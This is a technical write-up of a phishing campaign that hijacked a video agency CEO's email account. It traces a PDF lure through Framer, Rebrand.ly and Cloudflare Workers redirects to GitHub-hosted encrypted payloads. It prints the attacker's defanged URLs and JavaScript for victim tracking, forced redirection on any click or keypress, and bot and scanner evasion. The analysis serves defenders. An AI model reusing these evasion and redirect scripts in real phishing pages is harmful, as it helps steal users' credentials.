
Video Production Agencies Targeted in Advanced Phishing Scheme (Technical Analysis)


One morning, the CEO of a video production agency in Los Angeles, California woke up to a series of confused messages from his contacts asking about an email he had supposedly sent early that morning.
“Did you mean to send me this email? I can’t open the attachment and it’s asking me to enter my Gmail password. Have you been hacked?”, read one reply…
Looking at his outbox, he realized his business account had been hijacked.
The hacker sent messages to everyone in his address book, including his professional network. This list included high-level contacts at some of the world’s largest and most influential companies across multiple industries.
This type of scam is part of a broader wave of business email compromise (BEC) attacks that drain $2.77 billion per year from U.S. companies.
For cyber criminals, small businesses have become a strategic attack vector. By compromising a trusted producer or agency, hackers gain a legitimate-looking platform to launch phishing attempts against some of the largest brands in the world.
These smaller vendors often have direct lines of communication with executive leadership at multi-billion dollar companies but operate with fewer security layers than a major enterprise.
Overview
In this guide, I break down the infrastructure behind a highly professional phishing campaign, highlighting capabilities that significantly increase business risk:
Use of trusted cloud platforms to bypass security controls, allowing malicious links to appear legitimate and evade traditional email and web filtering.
Deliberate techniques to evade detection and investigation, preventing security tools and analysts from seeing or analyzing the phishing content.
Rapidly changeable attack infrastructure, enabling attackers to update payloads instantly and sustain campaigns even after partial takedowns.
Advanced methods to defeat security monitoring and fraud detection, making automated defenses less effective and increasing dwell time.
Remote takeover capability of active user sessions, enabling attackers to observe, manipulate, and persistently control victim browser activity in real time.
Credential theft that occurs during legitimate logins, allowing attackers to steal passwords and session tokens without disrupting the user experience, using Google’s real authentication server.
The investigation tracks the attack from the initial PDF to the phishing page, showing how it evades detection and captures credentials.
Evidence points to a self-managed phishing operation rather than a service-for-hire, based on exposed infrastructure and consistent cloud patterns.
Heads-up: The next sections are technical, showing how these phishing operations work. Each is different, but some common patterns emerge.
The Attack Vector: Malicious PDF Attachment
Modern email security systems scan attachments for malicious files and block delivery of obvious threats. To circumvent these defenses, attackers use seemingly benign PDF files containing only embedded hyperlinks rather than executable code.
While Gmail scans PDFs for malware, it often fails to detect phishing lures or links that redirect to third-party sites, especially when those sites use trusted cloud infrastructure like CloudFlare Pages, Ngrok, or Frame.
Attackers increasingly rely on these legitimate services to avoid triggering security filters, since blocking them outright would generate too many false positives.

The malicious PDF contained an embedded link in the text, reading:
‘ACCESS DOCUMENT’:
https://view-proposal-document-vjmsq.framer[.]website/
Note: link disabled by adding [.] on the to prevent accidental click.
Hybrid Analysis scanning revealed no malicious scripts or system modifications beyond the phishing lure link itself. This clean behavioral profile helps the PDF evade automated security scanners that rely on detecting malicious code execution.
Part 1: Framer Landing Page
When the victim clicks the link in the malicious PDF, they land on a page hosted on Framer, a platform that enables fast, anonymous website deployment.
Using a trusted cloud service like Framer makes it harder for detection systems to flag the page, as it looks like a legitimate website. The attacker can quickly change or update the page without revealing their true infrastructure.

By using cloud services like Framer, attackers avoid triggering security systems designed to detect suspicious activity.
VirusTotal Scan (Framer)
The Framer-hosted phishing page was scanned using VirusTotal. Only 1 out of 94 security vendors flagged it as malicious.

This low detection rate underscores how effective the multi-phase infrastructure is at bypassing traditional security measures, which rely on signature-based detection.
Source Code Analysis (Framer)
By analyzing the page’s source code with URLScan.io, we can see the techniques used to manipulate the victim and track their interactions. Several tactics are used to gather victim data and ensure the attack proceeds smoothly.

Below is a summary of the scripts found within the source code.
1. Framer Analytics Script
The page includes a Framer Analytics script that sends real-time telemetry on victim interaction to events.framer.com, providing the attacker with continuous monitoring of how the victim engages with the page.
<script async="" src="https://events.framer[.]com/script?v=2"
  data-fid="638ac464f4ab61c76ffefe5a6b9648df1161bd21f6af060b9205e890d"
  data-no-nt="">
</script>
2. Parameter Merger Script
The attacker uses a parameter-merging script to make sure tracking data and payload information persist as a victim moves through the attack chain.
If this data is not passed to the next link, the attacker loses visibility into the victim and the infrastructure may fail to properly validate the session.
Put simply, if the attacker sends a victim to the page using a URL parameter for tracking a Victim ID (VID), then any links on the page marked with the HTML attribute data-framer-preserve-params will be updated to include that ID.
/* PARAMETER TRACKING LOGIC */

!function() {
    var l = "framer_variant";

    // THE ENGINE: Extracts and merges parameters from current page to target URL
    function u(a, r) {
        let n = r.indexOf("#"),
            e = n === -1 ? r : r.substring(0, n), // Base URL
            o = n === -1 ? "" : r.substring(n),   // URL Fragment (#)
            t = e.indexOf("?"),
            m = t === -1 ? e : e.substring(0, t), // Domain/Path
            d = t === -1 ? "" : e.substring(t),   // Existing Query String
            s = new URLSearchParams(d),           // Target params
            h = new URLSearchParams(a);           // Source (Victim) params

        // Loops through source params (VID, QID, etc.) and appends them
        for (let [i, g] of h)
            s.has(i) || i !== l && s.append(i, g);

        let c = s.toString();
        return c === "" ? e + o : m + "?" + c + o;
    }

    // THE DRIVER: Identifies specific links on the page to weaponize

    var f = "div#main a[data-framer-preserve-params]";

    if (window.location.search && !navigator.webdriver) {
        let a = document.querySelectorAll(f);
        for (let r of a) {
            let n = u(window.location.search, r.href);
            r.setAttribute("href", n); // Injects tracking IDs into the link
        }
    }
}();
This allows the attacker to send multiple victims to the same page while keeping each victim’s unique tracking ID attached to the link for the next stage, preserving their identity throughout the flow.
Note: In this case, the attacker did not send the victim to the page with a URL parameter, which caused the entire script to go unused. It is unclear whether this was intentional or a misconfiguration.
Instead, tracking was implemented using unique hash values embedded in the download button URL. While this still allows the attacker to identify that a unique victim has entered the system, it removes visibility into which specific targets or delivery methods led to the click.
As a result, the attacker loses some tracking detail at this stage and relies solely on hash-based tracking further down the chain.
2. Download button
The “VIEW / DOWNLOAD SECURE DOCUMENT” button redirects the victim to an external URL hosted behind a URL shortening service:
https://rebrand[.]ly/4e27bc#Yz0xJl9oPTI2R2xIS08--
Note: link disabled by adding [.] on the to prevent accidental click.
The use of a URL shortener obscures the next destination in the chain.
Hash Value in Download Link:
The URL includes a fragment value appended after the # symbol:
#Yz0xJI9oPTI2R2xIS08--This fragment acts as a unique identifier associated with the page load. Each fresh browser session receives a new value, which enables per-visitor tracking.
Under normal browser behavior, URL fragments are used to reference a section of a page, such as #section3. These fragments are not transmitted to the server during HTTP requests. They remain client-side but persist through redirects unless explicitly removed.
In this case, the fragment is intentionally preserved across the redirect chain. It is later extracted and processed by subsequent pages to maintain tracking continuity.
Base64-Encoded Tracking Data
The fragment value is Base64 encoded. When decoded, it resolves to:
c=1&_h=26GIHKOThis output shows structured key value pairs rather than random data. These values function as tracking parameters that downstream scripts can parse and reuse as the victim moves through additional stages.
This technique enables persistent identification across multiple redirects and domains while avoiding traditional query string transmission.
3. Event Hijacking
The page uses an event hijacking script designed to ensure that nearly any user interaction results in a redirect to the next stage of the flow.
Instead of relying on a standard clickable link, the script intercepts multiple browser events and explicitly triggers navigation through JavaScript.
<script>
  (()=>{function u(){function n(t,e,i){let r=document.createElement("a");
  r.href=t,r.target=i,r.rel=e,document.body.appendChild(r),
  r.click(),r.remove()}
  function o(t){if(this.dataset.hydrated){
  this.removeEventListener("click",o);return}
  t.preventDefault(),t.stopPropagation();
  let e=this.getAttribute("href");if(!e)return;
  if(/Mac|iPod|iPhone|iPad/u.test(navigator.userAgent)?
  t.metaKey:t.ctrlKey)return n(e,"","_blank");
  let r=this.getAttribute("rel")??"",
  c=this.getAttribute("target")??"";n(e,r,c)}
  function a(t){if(this.dataset.hydrated){
  this.removeEventListener("auxclick",o);return}
  t.preventDefault(),t.stopPropagation();
  let e=this.getAttribute("href");e&&n(e,"","_blank")}
  function s(t){if(this.dataset.hydrated){
  this.removeEventListener("keydown",s);return}
  if(t.key!=="Enter")return;
  t.preventDefault(),t.stopPropagation();
  let e=this.getAttribute("href");if(!e)return;
  let i=this.getAttribute("rel")??"",
  r=this.getAttribute("target")??"";n(e,i,r)}
  document.querySelectorAll("[data-nested-link]")
  .forEach(t=>{t instanceof HTMLElement&&(
  t.addEventListener("click",o),
  t.addEventListener("auxclick",a),
  t.addEventListener("keydown",s))})}
  return u})()()
</script>
Hijacked Interaction Events
The script attaches event listeners to any element containing the data-nested-link attribute. This effectively turns large portions of the page into redirect triggers rather than traditional links.
The following interaction types are explicitly intercepted:
Left click events
Right click and middle click events via
auxclickKeyboard interaction using the Enter key
Regardless of whether the user clicks, right clicks, middle clicks, or presses Enter, the script suppresses default browser behavior and forces navigation to the embedded URL.
Forced Navigation Mechanism
Instead of allowing the browser to handle navigation naturally, the script dynamically creates a temporary <a> element.
It assigns the href, target, and rel attributes, programmatically triggers a click, then immediately removes the element from the DOM.
This method produces consistent navigation behavior across browsers, operating systems, and mobile environments.
This approach also neutralizes common hesitation behaviors such as right clicking to inspect a link or using keyboard navigation, since all interactions are treated as deliberate clicks.
Impact on the Attack Chain
By hijacking multiple event types, the attacker significantly reduces friction and increases conversion rates. The victim is funneled into the next stage of the phishing flow regardless of interaction method.
4. Anti-Bot Detection
The page contains anti-automation logic designed to limit access to tracked victim flows and hinder automated analysis. Execution of this logic is conditional, depending on the presence of URL parameters.
if(window.location.search&&
   !navigator.webdriver&&
   !/bot|-google|google-|yandex|ia_archiver|crawl|spider/iu.test(navigator.userAgent))
Conditional Execution of Bot Checks
The anti-bot checks only run when window.location.search contains query parameters. If the page is accessed without URL parameters, this block is skipped entirely and no automation checks occur.
As mentioned earlier, in this campaign the phishing page itself was delivered without URL parameters, even though the operation was active and monitored. Victim tracking relied on a Base64-encoded hash fragment embedded in the Rebrand.ly download link rather than query strings.
As a result, the anti-bot logic was never triggered during the initial page load.
Detection Signals Used When Active
If URL parameters are present, the script applies multiple signals to detect automated analysis:
navigator.webdriverto detect browser automation frameworksUser agent pattern matching for known crawlers and scanners
Implicit filtering of headless or scripted browsing environments
This ensures bot detection only runs when the attacker expects to preserve and propagate victim-specific tracking data.
Part 2: Server-Side Functions
After the victim clicks “VIEW / DOWNLOAD SECURE DOCUMENT”, control shifts from the client-side Framer page to server-side infrastructure.
From this point forward, all logic is handled through a series of redirects and backend checks designed to validate the victim, manage tracking, and decide whether the attack should continue.
CloudFlare Phishing Infrastructure
The next stages of the attack are hosted on Cloudflare Workers. Using Cloudflare provides the attacker with trusted infrastructure, valid SSL certificates, and strong reputation shielding. Because Cloudflare Workers are widely used for legitimate applications, traffic to these domains is far less likely to be blocked or flagged.
This also allows the attacker to dynamically update logic, redirect behavior, and payload handling without touching the original phishing page.
Redirect #1: Cloudflare Worker
The Rebrand.ly short link resolves to a Cloudflare Workers endpoint, with the hash fragment preserved at the end of the URL:
https://mute-bar-10df.seanco1212.workers[.]dev/#Yz0xJI9oPT12R2xIS08--
At this stage, the fragment still contains the Base64-encoded tracking data generated on the previous page.
Redirect #2: Hash Decoded
The Cloudflare Worker decodes the hash fragment and reloads the page, converting part of the decoded value into URL parameters:
https://mute-bar-10df.seanco1212.workers[.]dev/?c=1#26GlHKO
Note: link disabled by adding [.] on the to prevent accidental click.
This transition marks the first time the tracking data becomes visible to server-side logic. The decoded values are now usable by backend scripts for validation and routing decisions.

At this point, the page displays a fake loading screen, intended to delay the victim while backend checks are performed.

Multiple variations of this loading screen were observed, suggesting either simple A/B testing or conditional rendering based on backend responses.
Network Traffic Analysis
The URLScan.io results for this page reveal the full server-side orchestration happening behind the loading screen. The browser network inspector shows 14 HTTP transactions with a mix of successful and failed requests, providing insight into the attack’s infrastructure redundancy and anti-analysis measures.
Requests to GitHub-hosted JSON files containing encrypted payload data.
Calls to verification endpoints used to validate the victim session
Requests to infrastructure responsible for tracking and routing decisions

Successful Resource Requests
The page successfully loads four critical resources that drive the phishing operation:
GitHub-Hosted Payload Files:
GET https://raw.githubusercontent[.]com/laurseraph-svg/oatedbilly/main/ramen_p.json
Status: 200 | Size: 161 KB | Server: Fastly CDN (185.199.109.133)
{"v":1,"d":"8yyGeh2bLgWq460Fp5oDUnEwsucoAGhhHFAd5JUVxZEwQNaX8QQpDZ...

GET https://raw.githubusercontent[.]com/laurseraph-svg/oatedbilly/main/cap_ram.json
Status: 200 | Size: 88 KB | Server: Fastly CDN (185.199.108.133)
{"v":1,"d":"-GTM7rStxej7fYCVBT3RgwWd3xkttpHbx0RKbUKlkCgyYu0Rg0EpP1gQZ2yv29boG-D...
